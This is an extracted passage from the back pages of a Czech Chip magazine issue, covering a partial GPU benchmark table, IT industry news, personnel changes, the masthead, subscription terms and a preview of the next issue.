16	ATI Radeon HD 4850	512/GDDR3	2 000	48,1	62,1	625	—	1 986	256	800	55	956	114	33	62	74	6949
17	nVidia GeForce GTS 250	1024/GDDR3	2 400	47,8	52,3	750	1890	2 300	256	128	55	754	141	38	43	82	7629
18	nVidia GeForce 9800 GTX+	512/GDDR3	2 600	46,7	47,4	738	1836	2 200	256	128	55	754	141	32	60	81	6808
19	nVidia GeForce GTS 250	1024/GDDR3	2 200	46,1	54,6	738	1836	2 200	256	128	55	730	141	36	41	80	7353
20	ATI Radeon HD 4730	512/GDDR5	1 200	45,7	100,0	750	—	3 600	128	640	55	956	100	31	45	72	6573
21	ATI Radeon HD 4830	512/GDDR3	1 600	43,4	72,6	575	—	1 800	256	640	55	956	80	31	52	67	6203
22	nVidia GeForce 9800 GT	512/GDDR3	1 600	37,8	63,1	600	1500	1 800	256	112	65	754	110	27	37	69	5793
23	nVidia GeForce 9600 GT	512/GDDR3	1 600	33,4	55,9	650	1625	1 800	256	64	65	505	95	21	44	58	4614
24	ATI Radeon HD 4670	512/GDDR3	1 100	28,9	68,6	750	—	2 000	128	320	55	514	59	20	32	51	3611
25	ATI Radeon HD 4650	512/DDR2	900	17,2	54,4	600	—	1 000	128	320	55	514	48	11	17	30	2204
26	nVidia GeForce GT 220	512/GDDR3	900	23,0	65,5	650	1360	1 800	128	48	40	486	58	15	23	40	3461
27	nVidia GeForce 9500 GT	512/GDDR3	900	12,8	36,4	550	1375	1 600	128	32	65	486	58	8	9	27	2039
28	ATI Radeon HD 4550	512/GDDR3	800	10,5	37,1	600	—	1 800	64	80	55	242	25	7	11	19	1158
29	ATI Radeon HD 4350	512/DDR2	600	7,6	35,9	650	—	800	64	80	55	242	20	5	6	12	707
30	nVidia GeForce 9400 GT	512/DDR2	900	7,0	22,1	550	1350	800	128	16	55	314	50	4	9	13	880

Krátké zprávy

AVG SE 110 MILIONY UŽIVATELŮ

Společnost AVG Technologies, zaznamenala v roce 2009 rekordní výnosy a také další nárůst nových zákazníků. V prosinci 2009 dosáhl počet uživatelů internetových bezpečnostních řešení AVG 110 milionů. Program AVG byl poprvé nabídnut na stránkách CNET Download.com v roce 2005. V loňském roce si jej stáhlo v průměru 1,5 milionu uživatelů týdně. Od prvního uvedení softwaru AVG na těchto webových stránkách je to již plných 251 milionů stažení.

INFO: www.avg.cz

UNICORN V NÁROČNÉM ROCE

Skupina Unicorn úspěšně dokončila rok 2009. Předběžný odhad konsolidovaného obrátu skupiny činí 1,309 miliard Kč. 92 % příjmů tradičně pochází ze služeb v oblasti informačních a komunikačních technologií, 8 % tržeb činily příjmy za hardware a softwarové licence. V oblasti vývoje softwaru a systémové integrace zrealizovala skupina 72 projektů.

INFO: www.unicorn.eu

GOPAS ŠKOLÍ BLACKBERRY

Počítačová škola Gopas připravila – jako reakci na rostoucí počet uživatelů – dva kurzy pro platformu BlackBerry. První je zaměřen na pochopení základů komunikace, druhý se věnuje pokročilé správě, plánování nebo mobilním aplikacím. Účastníci kurzu budou také seznámeni s možnostmi vývoje vlastních aplikací a jejich napojení na stávající firemní software.

INFO: www.gopas.cz

PODNIKATEL ROKU

Vítězem jubilejního desátého ročníku soutěže Podnikatel roku se stal Eduard Kučera, zakladatel a jeden ze dvou ředitelů společnosti ALWIL Software a.s., která vyvíjí antivirový program avast! Soutěž Podnikatel roku je koncipována jako mezinárodní, pořadatelem je firma Ernst & Young. Koncem května se vítěz z ČR utká s těmi nejlepšími z celého světa. Světové klání se bude konat v Monte Carlu.

INFO: www.alwil.com

Zaměstnanost v IT

Platy zamrzly, odborníků je nadbytek

Zažité pravidlo, že IT odborníci se o práci bát nemusí, přestalo loni platit. Ustalo i přetahování specialistů. Naopak – získat potřebného odborníka je dnes relativně snadné. Tyto a další závěry vyplývají z analýzy technologické společnosti S&T CZ a společnosti LMC, jež provozuje největší pracovní portály Jobs.cz a Práce.cz.

Před rokem 2009 registrovala společnost S&T CZ řádově desítky uchazečů o nabízené IT pozice, dnes jsou jich stovky. Nedostatkem byly snad všechny profese od programátorů a projektových manažerů až po SAP konzultanty. Koncem roku 2008 však nastal zlom. IT trh zareagoval se zpožděním na krizi a firmy začaly utlumovat investice do IT. Růst platů v IT v minulém roce ustal, rostly minimálně (o 1 až 2 procenta).

Ačkoli obor informačních technologií prochází svou historicky největší krizí, v porovnání s jinými sektory je na tom co do počtu pracovních míst relativně dobře. Pokud nedojde k zásadním tržním výkyvům, IT branže bude už letos více nabírat než propouštět. Se změnou poptávky ze strany zákazníků se však mění i nároky na zaměstnance. Ideální kandidát musí kromě odborných schopností nabídnout i obchodního ducha. Roste také zájem o flexibilní úvazky: uvítalo by je 48 % uchazečů dotázaných v průzkumu Jobs.cz mezi 1 200 respondenty.

INFO: www.sntcz.cz, www.lmc.eu

Mall.cz

Affiliate program

Internetová nákupní galerie Mall.cz nabízí od února možnost profitovat ze svých obrátů nejen provozovatelům hojně navštěvovaných portálů, ale také majitelům úzkoprofilových internetových stránek, bloggerům či provozovatelům malých e-shopů. Partneri budou mít na výběr z několika druhů nabízených produktů či segmentů. Budou motivováni především provizí, navíc získají provize i z opakovaných nákupů, tzn. pokud zákazník přes stránku partnera nakoupí a do 30 dnů napíše do adresy rovnou www.mall.cz, obdrží partner díky systému provizi i za případný nákup z této cesty. „Za necelé dva týdny ostrého provozu se nám podařilo rozjet spolupráci s 200 partnery a pohybujeme se přibližně na 25 000 zobrazení denně“, prohlásil Jindřich Trčka, affiliate manager Mall.cz.

INFO: www.mall.cz/affiliate-program

Alza.cz

Prodeje za čtyři miliardy

Společnost Alza.cz, a. s., dosáhla v uplynulém roce celkového obrátu 4,164 miliardy Kč. Původní plán 3,9 miliardy Kč byl překonán o více než čtvrt miliardy Kč, meziročně pak obrát společnosti vzrostl o 30 %. Tím Alza.cz vede s odstupem žebříček všech českých internetových obchodů.

Internetový obchod Alza.cz nabízí v současné době více než 30 000 různých produktů od 850 značek. V roce 2009 bylo vyřízeno 1 141 280 objednávek, což značí 44 % meziroční nárůst. Návštěvnost webových stránek překonává hranici pěti milionů návštěv měsíčně. Denní návštěvnost přesahuje 200 000 unikátních uživatelů.

INFO: www.alza.cz

Personální změny



Společnost **AVG Technologies** jmenovala **J. R. Smitha**, dosavadního ge-

nerálního ředitele, do trvalé funkce ve vedení firmy. Tuto pozici bude Smith zastávat po dobu následující fáze rozvoje podniku, která bude zaměřena na burzovní obchod.



Specialistkou marketingu a PR společnosti **mivvy** se stala **Libuše Petržílková**.

Její úkolem je koordinace a rozvoj marketingových aktivit a rozšíření povědomí o značce. Do společnosti mivvy přichází z vydavatelství Vltava-Labe-Press.



Novým generálním ředitelem **IBM Česká republika** se stal **Vladěk Šlezinger**. Na

tento post nastoupil po Aleši Bartůňkovi, který byl povýšen na pozici viceprezidenta Systems and Technology Group IBM pro střední a východní Evropu. Vladěk Šlezinger působí v IBM více než sedm let.



Novým obchodním ředitelem společnosti **SAP ČR** se stal **Jan Los**. Bude

mít na starosti řízení obchodního týmu, komunikaci s vybranými klienty a spolupráci s partnerskou sítí firem, které řešení SAP implementují. Jan Los přichází do SAP ČR ze společnosti Telefónica O2, kde působil více než pět let.

PLACENÁ INZERCE

Šéfredaktor:	Ing. Josef Mika
Zástupce šéfredaktora:	Ing. Pavel Trousl
Redakce:	Mgr. Michal Bareš (hw), Ing. Vratislav Klega (sw, komunikace), Mgr. Petr Kratochvíl (internet), Ing. Martin Kučera (Chip DVD), Aleš Přístál (Chip DVD), redakce@chip.cz
Sekretariát:	Zdena Slégrová, Věra Matějková, tel. 225 018 566, 225 018 568
Inzerce ČR:	Vit Fiala (vedoucí), Jaroslava Tajčmanová, vit.fiala@burda.cz, tel. 225 018 223, 225 018 432, 225 018 640, fax 225 018 600
Předplatné:	Mediaservis s. r. o., Zákaznické centrum, Kounicova 2b, 659 51 Brno Tel.: 541 233 232, fax: 541 616 160, E-mail: chip@mediaservis.cz
Distribuce:	Patrik Tomšů, patrik.tomsu@burda.cz, tel. 221 589 550, 296 521 550
Technický úsek:	Pavel Zima
E-mail:	U členů vydavatelství lze použít adresu ve tvaru jmeno.prijmeni@burda.cz
Adresa redakce:	Luxembourg Plaza, Přemyslovská 43, 130 00 Praha 3
Sekretariát:	Telefonní a faxová čísla
Inzerce:	tel. 225 018 566, 225 018 568, fax 225 018 500 tel. 225 018 223, 225 018 432, 225 018 640, fax 225 018 600
Externí spolupracovníci:	Ing. Ladislav Bittner, Mgr. Jiří Donát, Radek Kubeš, Mgr. Milan Pola, CSC., Ing. Michal Prádka, Štefan Štieranka, Ing. Miroslav Virius, CSC., Ing. Petr Vostry, Petr Zákostelný.
Sazba:	Viktor Janeba, Ondřej Doležal, Milan Kratochvíl
Foto:	Martin Tryščuk, iStock.com
Osvět a tisk:	Česká Unigrafie, a. s.
Reklama:	V případě obdržení vadného DVD se obračejte na naši recepci nebo Chip DVD redakci (chipdvd@chip.cz, tel. 225 018 624, 225 018 568), kde vám bude defektní exemplář vyměněn za nový.
Za obsah inzerce ručí zadavatel. Za původnost a obsahovou správnost příspěvku ručí autor. Právní režim autorských děl nabídnutých redakci se řídí zejména autorským zákonem č. 121/2000 Sb. a dalšími českými právními normami. Rukopisy redakce nevrací. V případě přijetí díla k uveřejnění redakce autora o této skutečnosti uvědomí. Tím nabyvá vydavatel práva k šíře- ní přijatého díla časopiseckou formou včetně možnosti zveřejnění na WWW stránkách časopisu, vydání na DVD nebo jiným způsobem v elektronické podobě. Autorská odměna bude poskytnuta jednorázově do pěti týdnů po prvním uveřejnění příspěvku ve výši určené interním sazebníkem a zahrne i odměnu za případné vydání díla v elektronické podobě. Všechna práva k uveřejněným dílům jsou vyhrazena. Přetisk, pře- pracování, překlad do jiného jazyka a jiné užití díla nebo jeho části, jakož i zařazení díla do jiného díla (souborného, spojení s dílem jiným, zařazení do jakékoliv formy elektronické publikace ap.) bez souhlasu vydavatele jsou zakázány. Autorské právo k časopisu a navazujícím elektronickým publikacím vykonává vydavatel. Počet výtisků prodaného nákladu ověřuje ABC ČR, Na Florenci 3, Praha 1. V ČR rozšiřuje společnost Mediaprint & Kapa Pressegrasso, spol. s r.o., Štěrbobolská 1404/104, 102 00 Praha 10, na Slovensku Mediaprint & Kapa Pressegrasso, s.r.o., Vajnorská 137, 830 00 Bratislava 3	

O vydavateli: Časopis Chip vychází v licenci německého nakladatelství
CHIP Holding, G.m.b.H., ve vydavatelství Burda Praha, spol. s r. o.
(IČO: 152 73 598).



The Czech edition of Chip is a publication of Burda Praha, spol. s r. o.
licensed by CHIP Holding GmbH, 80336 Munich, Germany.

Jednatel společnosti: Petra Fundová
Publisher: Ing. Jiří Palyza, jiri.palyza@burda.cz
Výrobní oddělení: Josef Tomásek, josef.tomasek@burda.cz, tel. 221 589 124
Marketing: Ing. Radek Benda, radek.benda@burda.cz, tel. 225 018 546
Adresa vydavatelství: Přemyslovská 2845/43, 130 00 Praha 3

Podrobnější informace o vydavatelství a jeho produktech viz
www.burda.cz, na www.chip.cz najdete i vlastní stránku Chipu.

International Connection: CHIP Holding, G.m.b.H., Poccistr. 11, D-80336 München:
Erik N. Wicha, ewicha@chip.de, Tel. (+49 89) 74 64 23 26,
Fax (+49 89) 74 64 22 08. More information about the publishing
house and its products is also available on www.burda.cz.

Chip International: Časopis Chip vychází v následujících zemích: Čína, Holandsko, Indie,
Indonésie, Itálie, Maďarsko, Německo, Polsko, Rumunsko, Ruská
federace, Recko, Singapur, Thajsko, Turecko, Ukrajina.

PŘEDPLATNÉ CHIPU

V České republice si předplatné časopisu objednejte jedním z těchto způsobů:

- bílou telefonní linkou **840 200 260**;
- vyplněním objednávky na webové stránce **www.chip.cz/predplatne**;
- e-mailem na adrese **chip@mediaservis.cz**;
- telefonem na čísle **541 233 232** nebo faxem na **541 616 160**;
- odesláním objednáčích lístku z časopisu na adresu **Mediaservis s. r. o., Zákaznické centrum, Kounicova 2b, 659 51 Brno**;
- vlastní písemnou objednávkou zaslanou na výše uvedenou adresu s uvedením přesného typu předplatného.

Po obdržení objednávky vám zašleme do 10 pracovních dnů poštovní poukázku A nebo zálohovou fakturu.

Jak zaplatit předplatné

Po odeslání objednávky prosím vyčkejte na zaslání faktury se složenkou. Zaplatit můžete prostřednictvím:

- přiloženou složenku na poště;
- převodem z účtu (nutno dodržet číslo účtu a variabilní symbol, uvedené na faktuře).

Možnosti doručení předplatného

- poštou jako obyčejná zásilka;
- poštou doporučeně – příplatek 25 Kč za zaslání jednoho výtisku;
- osobní odběr: na adrese Aeromedia a. s., Baranova 38, 130 00 Praha 3.

Reklama

Pokud časopis neobdržíte do 10 pracovních dnů po jeho vydání, můžete nedodaný výtisk reklamovat. Reklama lze uplatnit na bezplatné telefonní lince 800 800 890, e-mailem na adrese chip@mediaservis.cz, faxem na čísle 541 616 160, nebo písemně na adrese Mediaservis s. r. o., Zákaznické centrum, Kounicova 2b, 659 51 Brno. Dojde-li ke ztrátě, zašleme vám v nejbližším možném termínu náhradní výtisk; uznáváme maximálně 2 reklamace za rok, po druhé reklamaci vám nabídneme jedno z možných řešení jiného, spolehlivějšího způsobu doručování.

Kontakt

Předplatné v České republice:
Mediaservis s. r. o., Zákaznické centrum, Kounicova 2b, 659 51 Brno
Tel: 541 233 232, Fax: 541 616 160
E-mail: chip@mediaservis.cz

Na Slovensku si předplatné časopisu objednejte písemně u firem:
Magnet Press Slovakia, s. r. o.
Šustekova 10, 851 04 Bratislava – Petržalka (sídlo firmy)
Tel: +421 2 672 019 31–33, Fax: +421 2 672 019 10, 20, 30
E-mail: predplatne@press.sk, Web: www.press.sk

Mediaprint-Kapa Pressegrasso, a. s.
Vajnorská 137, P. O. BOX 183, 830 00 Bratislava 3
Tel: +421 2 444 588 21, +421 2 444 427 73, +421 2 444 588 16,
Fax: +421 2 444 588 19
E-mail: predplatne@abompkapa.sk, Web: www.mediakapa.sk

Objednávky předplatného do jiných zemí

Při objednávkách do ostatních zemí se k cenám předplatného připočítává poštovné platné pro zemi dodání. Ceny poštovného jsou platné podle aktuálního ceníku České pošty (www.ceskaposta.cz). Ceny se přepočítávají podle aktuálních kurzů. Zájemci o předplatné zašleme fakturu.

Způsob objednání starších čísel a speciálních vydání

Je realizováno výhradně prostřednictvím společnosti D Servis, ing. Staněk, e-mail: **vladimirstanek@seznam.cz**, tel. **737 388 459**. Na uvedeném kontaktním spojení získáte informace o cenách i stavu zásob požadovaných titulů, a to včetně podmínek doposílání.

VŠEOBECNÉ PODMÍNKY

- Objednávky vyřizujeme od nejbližšího možného čísla. Litujeme, ale zpětné objednávky nepřijímáme. Objednané výtisky zasíláme až po zaplacení. Pokud je platba zaregistrována nejpozději 14 dní před expedicí čísla, časopis by měl dojít v termínu expedice. Jinak bude předplatné zahájeno až od následujícího čísla.
- Předplatné se automaticky prodlužuje, není-li písemně zrušeno.
- Starší výtisky zasíláme formou dobírky pouze do vyčerpání zásob nebo až po jejich obnovení formou výtisků neprodaných v prodejní síti!
- Objednávky starších čísel jsou vedeny mimo předplatné.

Změna adresy - stěhování

- Oznamte písemně nebo faxem na jakékoli z uvedených kontaktních adres abonence.
- Uvádějte vždy starou i novou adresu a číslo odběratele (ID adresy).
- Mění-li se adresa firmy, uvádějte prosím i číslo faktury.

Dodání


- Adresa může být jiná pro zaslání časopisu a jiná pro fakturaci (adresa plátce).
- Faktury nelze zasílat na jinou adresu, než která je uvedena jako adresa plátce.
- Od jednoho plátce lze zasílat časopisy libovolnému množství adresátů, zaslání na adresu plátce není podmínkou.

PLACENÁ INZERCE

Domácí síť

PRAXE

Nefunguje vaše domácí síť správně? Třeba ji jen nemáte dobře nastavenou. Ukážeme vám nejlepší způsoby pro stavbu domácí sítě. Poradíme vám, jak zasíťovat obývací pokoj s domácím kinem, pracovnu se serverem i kuchyni s internetovým rádiem.



Nový Office 2010

RÁDCE

Nový kancelářský balík od Microsoftu, nebo raději bezplatnou alternativu? Chip vám podrobně ukáže, kdy se přechod na MS Office 2010 vyplatí, a kdy naopak stačí funkce programů Dokumenty Google, Open Office a dalších.



Flash disk pro každý případ

PRAXE

Přenosná kancelář, kapesní kino nebo mobilní koncertní síň: díky našim příručním nástrojům budete mít své aplikace vždy a všude po ruce. Vejdou se vám totiž kompletně na USB flash disk. Podrobný návod bude doplněn sbírkou softwaru na Chip DVD.

**Chip 4/10 vyjde
26. 3. 2010**

DALŠÍ TÉMATA

TEST SD KARET

Používají se ve fotoaparátech, MP3 přehrávačích, kamerách a poradí si s nimi i řada televizorů nebo DVD přehrávačů. Malé kartičky s kapacitou 8, 16 nebo i 32 GB však zvládají zápis a čtení dat různou rychlostí – a tu jsme zjišťovali.

SATELITNÍ RECEIVERY

Už více než polovina diváků sleduje televizní program přes kabel nebo satelit. My jsme vyzkoušeli satelitní přijímače, které si poradí i s vysokým rozlišením – HD. Nabídka programů už je poměrně bohatá a pozemní HD vysílání mohou využít jen obyvatelé velkých měst. Satelit pokrývá téměř vše.

REVOLUCE V OBÝVÁKU

Zahrajte si tenis, zaboxujte si, projďte se autem – to vše zvládnete díky novým ovladačům před televizorem v obývacím pokoji. Nový způsob ovládání herních konzolí připravují všichni jejich výrobci. Například Microsoft chystá projekt Natan. Prostorová kamera zpracuje vaše pohyby a joystick už nebudete potřebovat.

ZÁCHRANNÉ CHIP DVD 2010

Systém nespustí. Přijdete o své soubory? Ne! Stačí vzít Chip DVD, vložit jej do mechaniky a spustit z něj počítač. Nový, vylepšený live systém vám pomůže zachránit váš počítač.

INTERNETOVÉ PASTI

Máte zájem o výhodnou práci z domova, auto za polovinu běžné ceny nebo neuvěřitelnou nabídku softwaru a hardwaru? Na první pohled se zdá, že díky internetu máte cokoliv na dosah. Ukážeme vám nejběžnější internetové podvody a triky zlodějů, kterým je poměrně snadné podlehnout...